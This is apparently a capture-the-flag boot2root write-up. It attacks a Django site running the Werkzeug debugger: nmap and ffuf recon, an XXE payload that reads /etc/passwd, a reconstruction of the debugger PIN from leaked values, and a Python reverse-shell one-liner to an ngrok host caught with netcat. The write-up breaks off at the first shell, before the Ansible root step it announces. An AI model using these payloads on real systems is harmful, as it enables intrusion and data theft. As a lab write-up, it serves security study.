Boot2Root_23Oct2023

This website is running `Django` webserver, it also uses `Werkzeug` . It has XXE vulnerability that allows me to read any file for the site. Exploiting an XXE vulnerability to crack the PIN code. The root step is about abusing a automate task that's using the Ansible automation framework.

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP(8000)

```
nmap 103.178.230.155 --min-rate 10000 -o nmap -sCV
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-29 02:06 +07
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 02:08 (0:00:46 remaining)
Nmap scan report for 103.178.230.155
Host is up (0.037s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 55:19:dc:d1:9d:16:8b:de:10:b5:a9:e0:0f:46:6d:a8 (RSA)
|   256 e0:29:9f:0f:dd:79:09:52:58:80:66:ca:d5:5e:94:0b (ECDSA)
|_  256 ae:c9:97:5b:65:1f:11:5c:c9:8f:6c:7e:a7:9b:b2:cc (ED25519)
8000/tcp open  http-alt Werkzeug/2.2.2 Python/3.11.6
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Server: Werkzeug/2.2.2 Python/3.11.6
|     Date: Sat, 28 Oct 2023 19:06:45 GMT
|     Content-Type: text/html; charset=utf-8
|     X-Frame-Options: DENY
|     Content-Length: 2657
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     Cross-Origin-Opener-Policy: same-origin
|     Connection: close
|...[SNIP]...
|_http-title: Boot2Root_Happy_birthday_to_Whitehat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Werkzeug/2.2.2 Python/3.11.6
```


Based `nmap` result, the host is running **`python`** webservice and using **`werkzeug`** as gateway. It may allow me bypass pincode if it enables

Website - TCP 8000


This site has a search text box that reflects your search on website. I use `burpsuite` to capture the **search** request.

```
POST /search HTTP/1.1
Host: 103.178.230.155:8000
Content-Length: 46
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://103.178.230.155:8000
Referer: http://103.178.230.155:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=PifmmXp7NPlpjxeQ2019HjgvPP5h6Nqe; __wzd992edcd96a23338a08eb=1698336578|fd6f82802c79
Connection: close

<root><search_param>aaaa</search_param></root>
```

This website uses xml for **search body**. Checking with `XXE` payload, i finds the first vulnerability. However, with **`XXE` ,** I'm not able to get remote code execution.




```
POST /search HTTP/1.1
Host: 103.178.230.155:8000
Content-Length: 141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://103.178.230.155:8000
Referer: http://103.178.230.155:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=PifmmXp7NPlpjxeQ2019HjgvPP5h6Nqe; __wzd992edcd96a23338a08eb=1698336578|f
Connection: close

<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>
<root>
  <search_param>
    &ent;
  </search_param>
</root>
```



```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.6
Date: Sat, 28 Oct 2023 19:28:50 GMT
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 984
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Connection: close

<root>
  <search_param>
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
    _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    Debian-exim:x:100:103::/var/spool/exim4:/usr/sbin/nologin
    werkzeug:x:1000:1000::/home/werkzeug:/bin/sh
  </search_param>
</root>
```

Directory Brute Force


I uses `ffuf` against the site:



```
└─$ ffuf -u http://103.178.230.155:8000/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 50

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://103.178.230.155:8000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 1836, Words: 551, Lines: 51, Duration: 428ms]
admin                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 530ms]
bug                     [Status: 500, Size: 19848, Words: 2708, Lines: 312, Duration: 391ms]
console                 [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 347ms]
search                  [Status: 500, Size: 24349, Words: 3163, Lines: 399, Duration: 416ms]
:: Progress: [4614/4614] :: Job [1/1] :: 69 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
```


Access each path found. I finds some interesting.

Path - debug



```
Not secure | 103.178.230.155:8000/bug

TypeError

TypeError: can only concatenate str (not "list") to str

Traceback (most recent call last)

File "/usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py", line 80, in __call__
    return self.application(environ, start_response)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/wsgi.py", line 124, in __call__
    response = self.get_response(request)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/base.py", line 140, in get_response
    response = self._middleware_chain(request)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/exception.py", line 57, in inner
    response = response_for_exception(request, exc)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/exception.py", line 140, in response_for_exception
    response = handle_uncaught_exception(
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/exception.py", line 181, in handle_uncaught_exception
    return debug.technical_500_response(request, *exc_info)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django_extensions/management/technical_response.py", line 40, in null_technical_500_respon
    raise exc_value.with_traceback(tb)
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/exception.py", line 55, in inner
    response = get_response(request)
               ^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/base.py", line 197, in _get_response
    response = wrapped_callback(request, *callback_args, **callback_kwargs)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/app/app/views.py", line 18, in bug
    return "<p>Bug ở đây!</p>" + name
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

Admin uses **Django** to host this website.



```
Not secure | 103.178.230.155:8000/console

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

[console ready]
>>>

Console Locked

The console is locked and needs to be unlocked by
entering the PIN. You can find the PIN printed out on
the standard output of your shell that runs the
server.

PIN: [          ] Confirm Pin

Brought to you by DON'T PANIC, y
```


The second entrypoint. I have to crack pincode to achieve remote code execution. However, I can't find any page on the internet that discusses cracking pincode in `Django`. Everything I have come across pertains to cracking pincode in `Flask`. As you may be aware, cracking a pincode requires certain resources. Therefore, I have decided to investigate this website locally. Googling `django werkzeug debugge`, I find the guide to setup at https://spapas.github.io/2016/06/07/django-werkzeug-debugger/

Setup local server

Requirements:

- Django framework
- Django-extensions
- Werkzeug

Both of these can just be installed with pip. I also modify source file to print variables value to console If everything was installed successfully you should see something like this



```
System check identified no issues (0 silenced).

Django version 4.2.6, using settings 'exploitpt.settings'
Development server is running at http://[127.0.0.1]:8000/
Using the Werkzeug debugger (https://werkzeug.palletsprojects.com/)
Quit the server with CTRL-BREAK.
 * Debugger is active!
LOG:  OS, django.contrib.staticfiles.handlers, StaticFilesHandler, G:\lab\whitehat\WH2023\test\lib\site-packages\django\contrib\staticfiles\handlers.py
2485378285571
a7cbe35e-bae7-4544-b5f3-0068171268f4967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
 * Debugger PIN: 317-592-574
```

I have determined the value used for generating the PIN code.


Exploit

Crack pincode

Combine with XXE vulnerability, I can determined the requirement value

```
probably_public_bits = [
        'werkzeug',
        'django.contrib.staticfiles.handlers',
        'StaticFilesHandler'
        '/usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py',
]

private_bits = ['2485378285571', 'a7cbe35e-bae7-4544-b5f3-0068171268f4967e0e0070c8f5a54905b0da508bf2979f1cd7ae33ac2c427f1b726fb29be6d9
```

To locate the `handlers.py` file, consider printing debug information as a helpful tip.



Not secure | 103.178.230.155:8000/bug


TypeError

```
TypeError: can only concatenate str (not "list") to str
```


Traceback (most recent call last)

```
File "/usr/local/lib/python3.11/site-packages/django/contrib/staticfiles/handlers.py", line 80, in __call__
  return self.application(environ, start_response)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/wsgi.py", line 124, in __call__
  response = self.get_response(request)
             ^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/django/core/handlers/base.py", line 140, in get_response
```

Generate the pincode


```
LOG:  OS, django.contrib.staticfiles.handlers, StaticFilesHandler, G:\lab\whitehat\W
H2023\test\lib\site-packages\django\contrib\staticfiles\handlers.py
2485378351107
a7cbe35e-bae7-4544-b5f3-0068171268f496e31685e7a15d78f9c201daca4a3f57fd23f634b88c7bf1
845a1b6ef7cf78ea
 * Debugger PIN: 629-425-419
```

Shell


Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("4.tcp.ngrok.
```


Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.


```
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55312
$ id
id
